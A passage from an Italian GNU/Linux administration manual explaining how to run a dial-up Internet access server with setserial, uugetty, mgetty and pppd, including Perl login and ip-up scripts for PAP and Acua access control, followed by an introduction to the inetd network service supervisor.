efax: 38:19 command  "Q0V1"
efax: 38:19 waiting 2.0 s
efax: 38:19 .294 [<CR><LF>OK<CR><LF>]
efax: 38:19 response "OK"
efax: 38:19 command  "Z"
efax: 38:19 waiting 5.0 s
efax: 38:19 .534 [<CR><LF>OK<CR><LF>]
```

```
efax: 38:19 response "OK"
efax: 38:19 read HDB pid 15217 [     15217<LF>] from /var/lock/LCK..modem (our
 pid)
efax: 38:19 removed lock file /var/lock/LCK..modem
efax: 38:19 done, returning 3 (invalid modem response)
There were errors (see T0123456789.log).
```

Dal momento che la trasmissione è fallita, si può osservare che viene creato appositamente il file '`T0123456789.log`'. Inoltre, si può osservare l'informazione fornita dal fax remoto sulla propria identità: in questo caso sembra essere il numero telefonico della persona o dell'ufficio a cui fa riferimento il fax.

Leggendo con più attenzione il file, si nota che dopo la trasformazione in TIFF, l'eseguibile che svolge l'operazione è '**`efax`**', il quale riceve le informazioni relative alla configurazione in forma di argomenti della riga di comando. In pratica, il comando corrispondente è stato:

```
$ efax -v chewmainrxtf -v chewmainrxtf -d/dev/modem ⮐
↪-x /var/lock/LCK..modem -iZ -i&FX3E&D2S7=120 -i&C0 -iM1L0 ⮐
↪-l "+39 0123 456456" -kZ ⮐
↪-h "2001/03/15 15:35 +39 39 0123 456456 Tizio Tizi p. %d/%d" ⮐
↪-t T0123456789 prova.ps.001
```

Consentire l'accesso a Internet attraverso una linea commutata

Per concedere un accesso a Internet attraverso una connessione telefonica, così come fa normalmente un fornitore di accesso a Internet, si può predisporre un sistema GNU munito di molte porte seriali e di altrettanti modem in attesa di chiamata. In questo capitolo non verranno presentati i problemi tecnici legati all'installazione di una scheda seriale multipla, dal momento che questi variano da modello a modello, mentre ci si vuole concentrare sulla configurazione di Getty e sull'attivazione del protocollo PPP.

Nel capitolo si fa riferimento a programmi e a concetti già presentati in precedenza, che vengono richiamati per favorire il lettore.

134.1 Configurazione delle porte seriali

Dovendo gestire le porte seriali, è opportuno preoccuparsi della loro impostazione, che con i sistemi GNU/Linux si ottiene attraverso il programma '**`setserial`**', già descritto nel capitolo 126. Per questo si realizza solitamente uno script da includere nella procedura di inizializzazione del sistema. Potrebbe trattarsi di '`/etc/rc.d/rc.serial`', o qualcosa di simile. Il suo contenuto potrebbe assomigliare all'esempio che segue:

```
#!/bin/sh

echo "Configurazione delle porte seriali..."

/bin/setserial /dev/ttyS0 port 0x3F8 irq 4
/bin/setserial /dev/ttyS1 port 0x2F8 irq 3
```

Se si utilizza una scheda seriale multipla, è molto probabile che si debba indicare lo stesso IRQ per tutte le porte, mentre queste si distinguono solo in base agli indirizzi di I/O. Nello stesso modo, potrebbe essere necessario specificare più elementi, come il tipo di UART, e forse delle opzioni '**`spd_*`**' (purché siano tollerate dal kernel).

Una volta configurate le porte, prima di procedere oltre, è necessario fare degli esperimenti collegando un modem e comunicando con questo attraverso un programma per la gestione del terminale, come Minicom. Con qualche comando AT si può verificare se il collegamento tra il modem e l'elaboratore è funzionante, oppure se la porta seriale richiede qualche accorgimento di configurazione ulteriore.

134.2 Getty_ps, uugetty

Il pacchetto Getty_ps, precisamente il programma '**`uugetty`**', non rappresenta la scelta ottima per risolvere il problema dell'accesso da un terminale seriale, attraverso la linea commutata e il modem. Tuttavia, la sua semplicità permette di comprendere meglio ciò che si fa.

'**`uugetty`**' richiede la presenza del file '`/etc/gettydefs`', che serve a definire le caratteristiche elementari dei diversi tipi di linea. Nel caso delle connessioni via modem da linea commutata, sono necessarie in particolare le direttive seguenti:[1]

[1] Alcune direttive sono spezzate in due righe per motivi tipografici.

```
230400# B230400 CS8 CRTSCTS # B230400 SANE -ISTRIP HUPCL CRTSCTS #@S login: ↩
↪#115200
115200# B115200 CS8 CRTSCTS # B115200 SANE -ISTRIP HUPCL CRTSCTS #@S login: ↩
↪#57600
57600# B57600 CS8 CRTSCTS # B57600 SANE -ISTRIP HUPCL CRTSCTS #@S login: #38400
38400# B38400 CS8 CRTSCTS # B38400 SANE -ISTRIP HUPCL CRTSCTS #@S login: #19200
19200# B19200 CS8 CRTSCTS # B19200 SANE -ISTRIP HUPCL CRTSCTS #@S login: #9600
9600# B9600 CS8 CRTSCTS # B9600 SANE -ISTRIP HUPCL CRTSCTS #@S login: #2400
2400# B2400 CS8 CRTSCTS # B2400 SANE -ISTRIP HUPCL CRTSCTS #@S login: #230400
```

Una volta verificata la presenza di questo file e dopo aver visto che il contenuto è corretto, si possono predisporre i file di configurazione di ogni linea, che generalmente vengono collocati nella directory '`/etc/default/`'. L'esempio seguente fa riferimento alla prima porta seriale, '`/dev/ttyS0`', che si concretizza nel file '`/etc/default/uugetty.ttyS0`'.

Se si è sicuri che i dispositivi obsoleti per le chiamate in uscita, contrassegnati dai file '`/etc/cua*`', non vengono utilizzati, si può realizzare un solo file di configurazione per tutte le linee seriali gestite, ammesso che si abbiano a disposizione gli stessi modem, o almeno che questi accettino le stesse sequenze di inizializzazione.

```
#======================================================================
# /etc/default/uugetty.ttyS0
#
# Configurazione per un modem compatibile Hayes.
#======================================================================

#----------------------------------------------------------------------
# Se si devono usare i dispositivi /dev/cua* per le comunicazioni
# in uscita, occorre togliere il commento alle righe seguenti.
# Se non fosse per questo, il file di configurazione potrebbe essere
# standardizzato per ogni linea seriale.
#----------------------------------------------------------------------
#ALTLOCK=cua0
#ALTLINE=cua0
#INITLINE=cua0

#----------------------------------------------------------------------
# Disconnette se resta inattivo per il numero di secondi specificato.
#----------------------------------------------------------------------
TIMEOUT=60

#----------------------------------------------------------------------
# Sequenza di inizializzazione del modem che viene messo nella
# modalità di risposta automatica al primo squillo.
# Per le particolarità del modem, si presume che il suo profilo interno
# di configurazione sia stato predisposto nel modo più opportuno.
# Per questo si utilizza il comando ATZ per richiamarlo, ma volendo si
# può anche decidere di utilizzare AT&F in modo da partire sempre
# dall'impostazione standard del produttore.
# La sequenza ha il formato:
#       <attesa> <invio> <attesa> <invio>...
#----------------------------------------------------------------------
INIT="" \d+++\dAT\r OK\r\n ATH0\r OK\r\n ATZ\r OK\r\n  ATM0E1Q0V1X3S0=1\r OK\r\n

#----------------------------------------------------------------------
# Si specifica un ritardo di un secondo prima di inviare la richiesta
# del login.
#----------------------------------------------------------------------
DELAY=1
```

Infine, occorre inserire la chiamata di '**`uugetty`**' nel file '`/etc/inittab`', con una riga per ogni porta seriale a cui corrisponda un modem gestito effettivamente.

```
s0:2345:respawn:/sbin/uugetty -d /etc/default/uugetty.ttyS0 ttyS0 115200 vt100
s1:2345:respawn:/sbin/uugetty -d /etc/default/uugetty.ttyS1 ttyS1 115200 vt100
#...
```

È bene ricordare che il numero 115200 indicato tra gli argomenti, fa riferimento alla voce corrispondente nel file '`/etc/gettydefs`', che precisamente è quella seguente:

```
115200# B115200 CS8 CRTSCTS # B115200 SANE -ISTRIP HUPCL CRTSCTS #@S login: ↩
↪#57600
```

Se per qualche motivo si ritiene di voler iniziare da una velocità più bassa, basta cambiare questo argomento, per esempio con 57600, 38400,...

Prima di proseguire, occorre verificare che la connessione funzioni; per farlo basta preparare un utente di prova a cui sia abbinata una shell normale. Se tutto va bene, si deve poter chiamare il numero di telefono dove deve rispondere il modem appena preparato, attraverso un altro elaboratore e un altro modem, per mezzo di un programma di gestione del terminale. Si deve riuscire a ottenere una connessione normale, via terminale.

134.3 PPP e autenticazione tradizionale

Quando si utilizza un programma come '**`uugetty`**' per controllare le porte seriali e i modem in attesa di una chiamata, l'utente che accede è sottoposto a una procedura di autenticazione tradizionale (Unix), con la quale si deve inserire un nominativo-utente e una parola d'ordine. In questa situazione, la connessione PPP, per mezzo del programma '**`pppd`**', viene avviata dopo il riconoscimento dell'utente, nel modo che verrà mostrato più avanti in questo capitolo.

Il protocollo PPP, ma '**`pppd`**' in particolare, prevede delle forme di autenticazione autonome che richiedono la conoscenza di altri problemi. Prima di affrontarli, è necessario comprendere bene il funzionamento del sistema tradizionale di autenticazione. Per il momento ci si limita a trattare il PPP come un protocollo senza alcun sistema di autenticazione.

134.3.1 PPP e indirizzi IPv4 dinamici

Uno dei problemi che riguardano l'attivazione del PPP è quello della definizione dinamica degli indirizzi IPv4. Di solito si deve fare in modo che per ogni modem disponibile in ricezione venga assegnato lo stesso indirizzo IP remoto, cioè quello abbinato al nodo dell'utente che si connette attraverso il telefono. L'indirizzo IP locale può essere sempre lo stesso, tanto che di solito si tratta anche di uno già utilizzato per un'altra interfaccia di rete, dal momento che non viene definito alcun instradamento sul lato locale della connessione PPP.

A titolo di esempio si può decidere di utilizzare gli indirizzi seguenti:

- 192.168.11.10 per il dispositivo '`/etc/ttyS0`';
- 192.168.11.11 per il dispositivo '`/etc/ttyS1`';
- ecc.

Dalla parte locale si può decidere di usare sempre l'indirizzo 192.168.11.1. Si osservi la figura 134.1

Figura 134.1. Schema di esempio della distribuzione degli indirizzi IPv4. Per risparmiare numeri IP viene dato lo stesso numero assegnato all'interfaccia '**eth0**' anche alla parte locale dei collegamenti PPP.

```
     192.168.11.10             192.168.11.1 .---------------.
     ---------------------------------------|  ttyS0        |
                                            |               | 192.168.11.1
                                            |   Host    eth0 |------.
     192.168.11.11             192.168.11.1 |               |      |
     ---------------------------------------|  ttyS1        |      |
                                            `---------------'      |
             Linee seriali                                         |
                                                                   |
                                                           .--------------.
                                                           |    Router    |
                                                           `--------------'
                                                                   |
                                                                   V
                                                               Internet
```

134.3.2 Configurazione minima del PPP

La soluzione del problema dell'assegnazione degli indirizzi IP si risolve con i file di configurazione di '**pppd**' distinti in base al dispositivo seriale attraverso cui si intende convogliare il protocollo. Si comincia generalmente dalla configurazione generale del file '`/etc/ppp/options`', che è sempre bene ridurre al minino, in modo da non rischiare interferenze con tutti i modi diversi in cui si pensa di utilizzare '**pppd**'. L'esempio seguente è decisamente minimo.

```
lock
ms-dns 192.168.1.1
```

Tuttavia, è opportuno anticipare quali opzioni potrebbero essere aggiunte nella riga di comando di '**pppd**' per le connessioni senza autenticazione da parte del PPP.

```
noauth
nodetach
modem
crtscts
proxyarp
```

Eventualmente si potrebbe decidere di aggiungere la direttiva '**netmask 255.255.255.255**' che è la più appropriata nelle connessioni punto-punto. Tuttavia, in condizioni normali, questa viene determinata automaticamente.

Si osservi la direttiva '**ms-dns**' che permette agli utenti che accedono attraverso il sistema operativo MS-Windows di ottenere automaticamente l'indicazione dell'indirizzo IP del servente DNS.

'**pppd**' permette di definire una serie di altri file di configurazione che servono a contenere le direttive specifiche per ogni linea di terminale, composti con un nome che rispetti il modello '`/etc/ppp/options.`*linea*'. Per tornare all'esempio presentato, le particolarità della connessione attraverso la prima porta seriale potrebbero essere inserite nel file '`/etc/ppp/options.ttyS0`'. In pratica, si tratta di definire solo gli indirizzi IP.

```
192.168.11.1:192.168.11.10
```

L'esempio si riferisce alla prima porta seriale, dove si vuole indicare che l'indirizzo locale è 192.168.11.1, mentre quello all'altro capo della connessione è 192.168.11.10. Volendo sistemare la seconda porta seriale, occorrerebbe creare il file '`/etc/ppp/options.ttyS1`' con il contenuto seguente:

```
192.168.11.1:192.168.11.11
```

134.3.3 Shell di avvio del servizio

Per fare in modo che dopo l'identificazione avvenuta tramite una procedura di accesso tradizionale (*login*) venga attivato il PPP, occorre abbinare agli utenti una shell speciale: uno script che avvia '**`pppd`**'. Questo script potrebbe essere più o meno complesso, per esempio allo scopo di verificare se l'utente ha diritto di accedere in base alle fasce orarie che gli sono state concesse, o secondo altri criteri. Alla fine, si deve avviare '**`pppd`**' chiudendo il processo che interpretava lo script (il comando '**`exec`**').

```
#!/bin/sh
#
# /usr/bin/utente_ppp
#

/usr/bin/mesg n
/bin/stty -tostop

# Verifica che l'utente possa accedere.
if /usr/sbin/acua_login
then
    # L'utente viene accolto.
    echo Benvenuto $LOGNAME
else
    # L'utente viene estromesso e gli si dà modo di verificarne il
    # motivo.
    /usr/sbin/acua viewRec
    echo Premere un tasto per continuare
    read
    logout
fi

# Attiva la connessione PPP.
echo "Viene attivata la connessione PPP."
exec /usr/sbin/pppd crtscts modem noauth refuse-chap refuse-pap \
    debug proxyarp idle 600
```

L'esempio appena mostrato fa riferimento alla possibilità che l'utilizzo di risorse da parte degli utenti sia controllato da Acua (descritto nel capitolo 387). Se il programma '**`acua_login`**' restituisce un valore diverso da zero, viene eseguito il programma '**`logout`**' (cosa che produce la conclusione della connessione) e l'utente non può accedere.

Supponendo di avere collocato questo script nella directory '`/usr/bin/`' e di averlo chiamato '**`utente_ppp`**', si deve abbinare tale file agli utenti, in qualità di shell. Così, nel file '`/etc/passwd`' apparirà qualcosa come nell'esempio seguente:

```
tizio:x:1001:1001:Tizio Tizi:/home/tizio:/usr/bin/utente_ppp
caio:x:1002:1002:Caio Cai:/home/caio:/usr/bin/utente_ppp
semproni:x:1003:1003:Sempronio Semproni:/home/semproni:/usr/bin/utente_ppp
```

Naturalmente, per evitare conflitti con i controlli del sistema di autenticazione, è necessario aggiungere tale shell nell'elenco del file '`/etc/shells`'.

```
/bin/bash
/bin/sh
/bin/csh
/usr/bin/utente_ppp
```

È importante tenere presente che in questo modo, il programma '**`pppd`**' deve poter essere avviato dagli utenti comuni; di conseguenza, è necessario attivare il bit SUID e fare in modo che appartenga all'utente '**`root`**'.

```
# chmod u+s /usr/sbin/pppd
```

```
# chown root /usr/sbin/pppd
```

134.3.4 Instradamento e funzionalità di router

Il bello della connessione PPP è che il programma '**pppd**' provvede da solo a definire le interfacce di rete '**ppp**∗' e a inserire gli instradamenti corretti. Quindi, se la configurazione di '**pppd**' è fatta correttamente, non occorre pensare ad altro.

Il problema rimane semmai nella gestione dell'inoltro dei pacchetti verso le altre interfacce, specialmente verso quella che permette di raggiungere la rete esterna. In pratica, nel caso di un sistema GNU/Linux occorre che il kernel del sistema sia disponibile al funzionamento come *router* e che il file virtuale '`/proc/sys/net/ipv4/ip_forward`' contenga il valore 1.

```
# echo 1 > /proc/sys/net/ipv4/ip_forward
```

134.3.5 Complicare le cose

Secondo quanto mostrato fino a questo punto, gli utenti che accedono al servizio PPP attraverso la linea commutata non hanno alcun modo di utilizzare i comandi del sistema operativo. Questa è una cosa positiva: sarebbe difficile dormire sonni tranquilli trovandosi a gestire un centinaio di utenti che se vogliono possono allenarsi a fare i pirati nel proprio elaboratore. Tuttavia, ci sono alcune cose che sarebbe bene tali utenti potessero fare; per esempio: cambiare la parola d'ordine e controllare l'utilizzo delle risorse che gli competono.

Lo script seguente ricalca quello già visto nella sezione precedente, con la differenza che è scritto in Perl e che prima di attivare il PPP presenta un menù di opzioni, dove basta un ritorno a carrello aggiuntivo perché il servizio si avvii, ammesso che l'accesso provenga da una linea seriale.

```
#!/usr/bin/perl
#======================================================================
# utente_ppp
#
# Verifica che l'utente possa accedere; inoltre, prima di attivare il
# PPP mostra un menù di funzioni varie.
# Se il terminale di accesso è di tipo seriale, attiva il PPP
#=======================================================================

#-----------------------------------------------------------------------
# Definisce le variabili che verranno utilizzate.
#-----------------------------------------------------------------------
$terminale="";
$scelta="";

#-----------------------------------------------------------------------
# Impedisce la scrittura sul terminale dell'utente.
#-----------------------------------------------------------------------
system( "/usr/bin/mesg n" );
system( "/bin/stty -tostop" );

#-----------------------------------------------------------------------
# Verifica che l'utente possa accedere (zero corrisponde a falso in
# Perl, quindi il risultato va invertito).
#-----------------------------------------------------------------------
if (! system ("/usr/sbin/acua_login"))
  {
    #-------------------------------------------------------------------
```

```
    # L'utente viene accolto.
    #------------------------------------------------------------------
    print STDOUT ("Benvenuto $ENV{LOGNAME}\n");
  }
else
  {
    #------------------------------------------------------------------
    # L'utente viene estromesso e gli si dà modo di verificarne il
    # motivo.
    #------------------------------------------------------------------
    system ("/usr/bin/acua viewRec $ENV{LOGNAME}");

    #------------------------------------------------------------------
    # Gli vengono concessi 15 secondi per leggere lo stato
    # delle risorse della sua utenza, quindi la connessione viene
    # interrotta.
    #------------------------------------------------------------------
    print STDOUT ("Fra 15 secondi la connessione verrà conclusa.\n");
    sleep (15);
    exit;
}

#-----------------------------------------------------------------------
# Se ha superato i controlli precedenti, l'utente ha diritto di
# accedere. Gli si presenta il menù.
#-----------------------------------------------------------------------

print STDOUT ("Premere la lettera corrispondente, seguita da \n");
print STDOUT ("Invio, per scegliere l'opzione desiderata, \n");
print STDOUT ("oppure premere semplicemente Invio per attivare \n");
print STDOUT ("il PPP\n\n");

print STDOUT ("P) cambia la parola d'ordine (password);\n\n");
print STDOUT ("R) visualizza l'utilizzo di risorse;\n\n");

$scelta = getc;

if ($scelta =~ m/p/i)
  {
    system ("/usr/bin/passwd");
  }
elsif ($scelta =~ m/r/i)
  {
    system ("/usr/bin/acua viewRec $ENV{LOGNAME}");
  }

#-----------------------------------------------------------------------
# Verifica il terminale.
#-----------------------------------------------------------------------
$terminale=`/usr/bin/tty`;

if ($terminale =~ m|^/dev/ttyS\d+$|)
  {
    #------------------------------------------------------------------
    # Attiva la connessione PPP secondo la configurazione.
    #------------------------------------------------------------------
    print STDOUT ("Viene attivata la connessione PPP.\n");
    exec ("/usr/sbin/pppd crtscts modem noauth refuse-chap refuse-pap
        debug proxyarp idle 600");
    exit;

  }
else
  {
    #------------------------------------------------------------------
    # Inutile attivare il PPP da un terminale differente.
```

```
    #------------------------------------------------------------------
    print STDOUT ("Fra 15 secondi la connessione verrà conclusa.\n");
    sleep (15);
    exit;
  }

#----------------------------------------------------------------------
# Nel caso si riuscisse a raggiungere questo punto, esce.
#----------------------------------------------------------------------
exit;

#======================================================================
```

Nello stesso modo in cui viene avviato '**passwd**', o '**acua**', si potrebbe avviare una shell vera e propria, ma questo è meglio evitarlo se non si conoscono perfettamente le conseguenze.

134.4 Autenticazione attraverso il PPP

Se si vuole fare in modo che sia il PPP a prendersi cura dell'identificazione di chi accede, bisogna fare un piccolo sforzo per comprendere che non c'è più il sostegno della procedura normale di autenticazione. Cioè non c'è più il sistema Getty + login + shell.

Di solito si utilizza '**pppd**' con l'opzione '**login**' per fare in modo che riconosca gli utenti registrati nel sistema, senza dover creare appositamente il file '`/etc/ppp/pap-secrets`' (anche se comunque è necessario che questo contenga almeno una voce particolare con cui si accettano tutti i clienti con qualunque segreto).

Il demone '**pppd**' deve anche essere in grado di annotare gli accessi nel sistema dei file '`/var/run/utmp`' e '`/var/log/wtmp`'.[2]

Anche se si utilizza un sistema di autenticazione attraverso il PPP, è necessario un altro programma che controlli il modem. Questo è generalmente '**mgetty**' (Mgetty+Sendfax), che in più riesce a gestire simultaneamente anche il sistema tradizionale di autenticazione: se si accorge che il cliente che accede si presenta subito con il protocollo PPP, avvia '**pppd**', altrimenti presenta la richiesta di autenticazione tramite una procedura di accesso tradizionale.

134.4.1 Configurazione di pppd per l'autenticazione PAP

Utilizzando un sistema Unix è improbabile che si voglia gestire un'autenticazione diversa da PAP, dal momento che '**pppd**' è in grado di sfruttare le informazioni sugli utenti registrati nel sistema (il file '`/etc/passwd`') solo con tale protocollo. Comunque, il file '`/etc/ppp/pap-secrets`' deve contenere una voce generica, come nell'esempio seguente:

```
# Secrets for authentication using PAP
# client        server          secret                  IP addresses
*               *               ""                      *
```

Per quanto riguarda il contenuto del file '`/etc/ppp/options`', vale quanto già suggerito in precedenza: indicare solo l'indispensabile. Infatti, se si usa Mgetty+Sendfax per consentire sia un'autenticazione tradizionale, sia quella del PPP, è necessario evitare l'uso di opzioni che possono essere incompatibili con una o con l'altra modalità.

```
lock
ms-dns 192.168.1.1
```

[2] Da quanto si legge nella documentazione di '**pppd**', questo è predisposto per annotare esclusivamente le connessioni autenticate attraverso il protocollo PAP con l'opzione '**login**', precisamente nel file '`/var/log/wtmp`'. Purtroppo sono esistite alcune versioni che utilizzando le librerie PAM non funzionavano correttamente.

Per quanto riguarda le altre opzioni necessarie per questo tipo di connessione, occorre tenere presente che l'autenticazione del nodo remoto diventa obbligatoria ('**auth**'), inoltre si deve usare il sistema PAP ('**require-pap**') con l'opzione '**login**'.

```
crtscts
modem
auth
require-pap
login
proxyarp
```

Per quanto riguarda il problema dell'assegnazione degli indirizzi IP dinamici, vale la stessa configurazione dei file '/etc/ppp/options.ttyS*' già descritti per l'uso con il PPP senza autenticazione.

134.4.2 Mgetty+Sendfax e l'interazione con pppd

Mgetty+Sendfax è già stato introdotto in più parti di questo documento. Se il cliente si presenta senza tentare una connessione PPP, '**mgetty**' richiede un'autenticazione manuale nel modo solito, avviando alla fine la shell dell'utente come è già stato visto nel caso di '**uugetty**'.

Come nel caso di '**uugetty**' il problema maggiore è quello di definire una sequenza di comandi per inizializzare correttamente il modem, possibilmente trovando quella che si adatta alla maggior parte dei modelli disponibili. Tuttavia, a questo proposito, l'eseguibile '**mgetty**' permette di utilizzare anche la riga di comando, facilitando ancora di più la cosa all'amministratore.

Per abilitare l'avvio automatico del PPP occorre intervenire nel file '/etc/mgetty+sendfax/login.config' con un record simile a quello seguente (che viene spezzato per motivi tipografici, ma nella realtà deve utilizzare una sola riga).

```
# Il record seguente deve utilizzare una sola riga.
/AutoPPP/  -  a_ppp  /usr/sbin/pppd crtscts modem ↩
↪auth refuse-chap require-pap login debug proxyarp idle 600
```

'**mgetty**' può registrare l'avvio di '**pppd**' nei file '/var/run/utmp' e '/var/log/wtmp'. Dal momento che, quando si avvia per rispondere a una chiamata, i privilegi del processo sono quelli dell'utente '**root**', considerando anche che '**mgetty**' non può sapere chi sia l'utente, se l'autenticazione la fa il PPP si può aggiungere quel nome, '**a_ppp**', nel terzo campo di questo record. Questo nome verrà usato per segnalare la presenza di un accesso avvenuto in tal modo attraverso programmi come '**w**', '**who**' o '**finger**'. **Se** '**pppd**' è in grado di fare questa registrazione per conto suo, utilizzando il nominativo acquisito con il protocollo di autenticazione PAP, allora si può sostituire '**a_ppp**' con un trattino, '**-**', per evitare che '**mgetty**' provveda in questo modo.

134.4.3 filtri di accesso

Quando si concede di accedere attraverso il PPP, con l'autenticazione PAP che si basa sugli utenti del sistema, i clienti possono presentarsi con l'identità di qualunque utente che abbia una parola d'ordine valida. A volte, questa non è la situazione che si desidera; spesso si usano dei trucchetti basati semplicemente sul tipo di shell che viene assegnata a un utente, per limitarne o impedirne l'accesso.

A fianco di questo problema, si aggiunge la possibile necessità di controllare l'utilizzo delle risorse da parte di questi clienti, cioè degli utenti che sfruttano la connessione PPP. L'unica possibilità offerta da '**pppd**' è quella di predisporre lo script '/etc/ppp/ip-up', che tuttavia ha lo svantaggio di essere avviato semplicemente, senza che '**pppd**' attenda la sua conclusione per continuare a mantenere la connessione. Qui viene presentato uno script in Perl in grado

di verificare che l'utente (il cliente) disponga della shell prevista (precisamente quella che gli permetterebbe una connessione PPP dopo un'autenticazione tradizionale), mettendo quindi il processo sotto il controllo di Acua. Se per qualche motivo l'utente deve essere estromesso, viene inviato un segnale di interruzione al processo corrispondente a '**pppd**'.

```
#! /usr/bin/perl
#=======================================================================
# /etc/ppp/ip-up
#
# Questo script viene avviato dopo che il collegamento IP è stato
# instaurato. Purtroppo, pppd non attende la sua conclusione.
#=======================================================================

#-----------------------------------------------------------------------
# Variabili utilizzate.
#-----------------------------------------------------------------------
$DATA="";
$PPPD_PID="";
$riga = "";

#-----------------------------------------------------------------------
# Verrà scandito il file /etc/passwd per verificare la shell.
#-----------------------------------------------------------------------
$FILEIN = "/etc/passwd";

#-----------------------------------------------------------------------
# I messaggi vengono emessi nella dodicesima console virtuale.
#-----------------------------------------------------------------------
$FILEOUT = "/dev/tty12";

#=======================================================================
# Inizio del programma.
#-----------------------------------------------------------------------

#-----------------------------------------------------------------------
# La variabile di ambiente PEERNAME contiene il nome utilizzato
# per l'autenticazione. Se questa è vuota, significa che è stato
# avviato pppd con l'opzione noauth, come nel caso dell'autenticazione
# tradizionale. In tale situazione, questo script non serve e tutto
# finisce qui.
#-----------------------------------------------------------------------
if ("$ENV{PEERNAME}" eq "")
  {
    exit;
  }

#-----------------------------------------------------------------------
# Prepara un file di messaggi.
#-----------------------------------------------------------------------
open (MESSAGGI, ">> $FILEOUT");

#-----------------------------------------------------------------------
# Preleva la data e l'orario attuale.
#-----------------------------------------------------------------------
$DATA=`/bin/date`;
chomp ($DATA);

#-----------------------------------------------------------------------
# Preleva il numero del PID di pppd; si tratta del contenuto
# del file /var/run/ppp?.pid.
# La variabile IFNAME contiene il nome dell'interfaccia di rete
# corrispondente (ppp*).
#-----------------------------------------------------------------------
$PPPD_PID=`cat /var/run/$ENV{IFNAME}.pid`;
```

```
chomp ($PPPD_PID);

#----------------------------------------------------------------------
# Annota la connessione.
#----------------------------------------------------------------------
print MESSAGGI ("$DATA $ENV{PEERNAME} $PPPD_PID\n");

#----------------------------------------------------------------------
# Apre il file /etc/passwd.
#----------------------------------------------------------------------
open (PASSWD, "< $FILEIN");

#----------------------------------------------------------------------
# Scandisce tutto il file delle password
#----------------------------------------------------------------------
while ($riga = <PASSWD>)
  {
    #------------------------------------------------------------------
    # Estrae i vari elementi del record di /etc/passwd
    #------------------------------------------------------------------
    if ($riga =~ m|^ *(.*):(.*):(.*):(.*):(.*):(.*):(.*) *$|)
      {
        $utente         = $1;
        $password       = $2;
        $uid            = $3;
        $gid            = $4;
        $finger         = $5;
        $home           = $6;
        $shell          = $7;

        #--------------------------------------------------------------
        # Controlla se si tratta dell'utente.
        #--------------------------------------------------------------
        if ("$utente" eq "$ENV{PEERNAME}")
          {
            #----------------------------------------------------------
            # Si tratta dell'utente giusto, adesso si controlla
            # se la shell è quella consentita.
            #----------------------------------------------------------
            if ("$shell" eq "/usr/bin/utente_ppp")
              {
                #------------------------------------------------------
                # Il prossimo problema è Acua.
                # Verifica che l'utente possa accedere (zero
                # corrisponde a falso in Perl, quindi il risultato va
                # invertito.
                # La variabile DEVICE contiene il percorso assoluto
                # del dispositivo utilizzato per la connessione.
                # Questo è il modo indicato dalla documentazione di
                # Acua per individuare l'attività dell'utente, quando
                # si deve usare pppd per l'autenticazione.
                #------------------------------------------------------
                if (! system ("/usr/sbin/acua_login < $ENV{DEVICE}"))
                  {
                    #--------------------------------------------------
                    # Se pppd non annota correttamente l'utente,
                    # cioè il cliente, nel file /var/log/wtmp,
                    # Acua non consente l'accesso!
                    #--------------------------------------------------

                    #--------------------------------------------------
                    # L'utente viene accolto.
                    #--------------------------------------------------
                    print MESSAGGI ("$ENV{PEERNAME} accettato da ACUA\n");
                    close (PASSWD);
                    close (MESSAGGI);
```

```
                    exit;

                  }
                else
                  {
                    #--------------------------------------------------
                    # L'utente viene estromesso.
                    #--------------------------------------------------
                    kill 15, "$PPPD_PID";
                    print MESSAGGI ("$ENV{PEERNAME} ESTROMESSO: ACUA\n");
                    close (PASSWD);
                    close (MESSAGGI);
                    exit;
                  }
              }
            else
              {
                #------------------------------------------------------
                # La shell non è valida. L'utente viene estromesso.
                #------------------------------------------------------
                kill 15, "$PPPD_PID";
                print MESSAGGI ("$ENV{PEERNAME} ESTROMESSO: SHELL\n");
                close (PASSWD);
                close (MESSAGGI);
                exit;
              }
          }
      }
  }

#----------------------------------------------------------------------
# Se siamo qui, vuol dire che l'utente non c'è nel file passwd!
#----------------------------------------------------------------------
kill 15, "$PPPD_PID";
print MESSAGGI ("$ENV{PEERNAME} L'UTENTE NON C'E' NEL FILE /etc/passwd\n");
close (PASSWD);
close (MESSAGGI);

#======================================================================
# Fine
#======================================================================
```

Parte xxvii

Servizi di rete: quelli fondamentali e quelli più semplici

Organizzazione e controllo generale dei servizi di rete

I servizi di rete vengono attivati all'avvio di un sistema GNU comune, attraverso la procedura di inizializzazione del sistema (Init), dopo che sono stati assegnati gli indirizzi alle interfacce di rete e dopo che gli instradamenti sono stati definiti.

135.1 Avvio

I demoni in grado di fornire servizi di rete ricadono in due categorie possibili:

- autonomi (*standalone*);
- gestiti dal supervisore dei servizi di rete, noto anche come *Internet service daemon*.

Nel primo caso, si tratta di programmi avviati normalmente che si occupano si ascoltare su una certa porta e di provvedere da soli ai controlli necessari contro gli accessi indesiderati. Nel secondo, si tratta di programmi che vengono avviati nel momento in cui ne esiste effettivamente l'esigenza attraverso il supervisore dei servizi di rete, che è il programma che si occupa di ascoltare su tutte le porte dei servizi che controlla.

Il primo modo è preferibile quando non è possibile attendere l'avvio di un programma ogni volta che si presenta una richiesta: il caso tipico è dato dal sistema di condivisione dei file system in rete, o NFS.

La gestione da parte del supervisore dei servizi di rete permette di ridurre il carico del sistema, avviando solo i servizi necessari nel momento in cui ne viene fatta richiesta, introducendo un sistema di controllo ulteriore attraverso un altro programma: il TCP wrapper, ovvero il programma '**`tcpd`**'.

135.2 Supervisore dei servizi di rete BSD

Inetd, [1] ovvero il supervisore dei servizi di rete BSD, è costituito dal demone '**`inetd`**'. La supervisione si articola in due parti:

- è in grado di fornire alcuni servizi direttamente;
- controlla l'avvio di altri servizi.

La presenza di questo meccanismo che si applica alla maggior parte dei servizi di rete (cioè tutti quelli che non sono autonomi) permette di inserire un ulteriore controllo attraverso il TCP wrapper, ovvero il programma '**`tcpd`**', il quale si occupa prevalentemente di verificare che le richieste dei servizi provengano da indirizzi autorizzati.

`inetd` [*opzioni*] [*file_di_configurazione*]

Di solito, il demone viene avviato automaticamente dalla procedura di inizializzazione del sistema. Quando è in funzione, si mette in ascolto di un gruppo di porte determinato; quando rivela una comunicazione in una di queste, determina qual è il servizio corrispondente e

[1] **Inetd** UCB BSD

lo avvia. In sostanza, questo demone demanda ad altri demoni la gestione dei servizi richiesti specificatamente.

La configurazione avviene attraverso il file '`/etc/inetd.conf`'; al suo interno sono indicati in particolare i demoni per la gestione di servizi di rete specifici. In molti casi, l'avvio di questi demoni è controllato anche da '**`tcpd`**' (che verrà descritto in seguito). Se si fanno modifiche a questo file e si vuole che abbiano effetto, è necessario inviare a '**`inetd`**' un segnale di aggancio, ovvero '**`SIGHUP`**':

`kill -HUP` *pid_di_inetd*

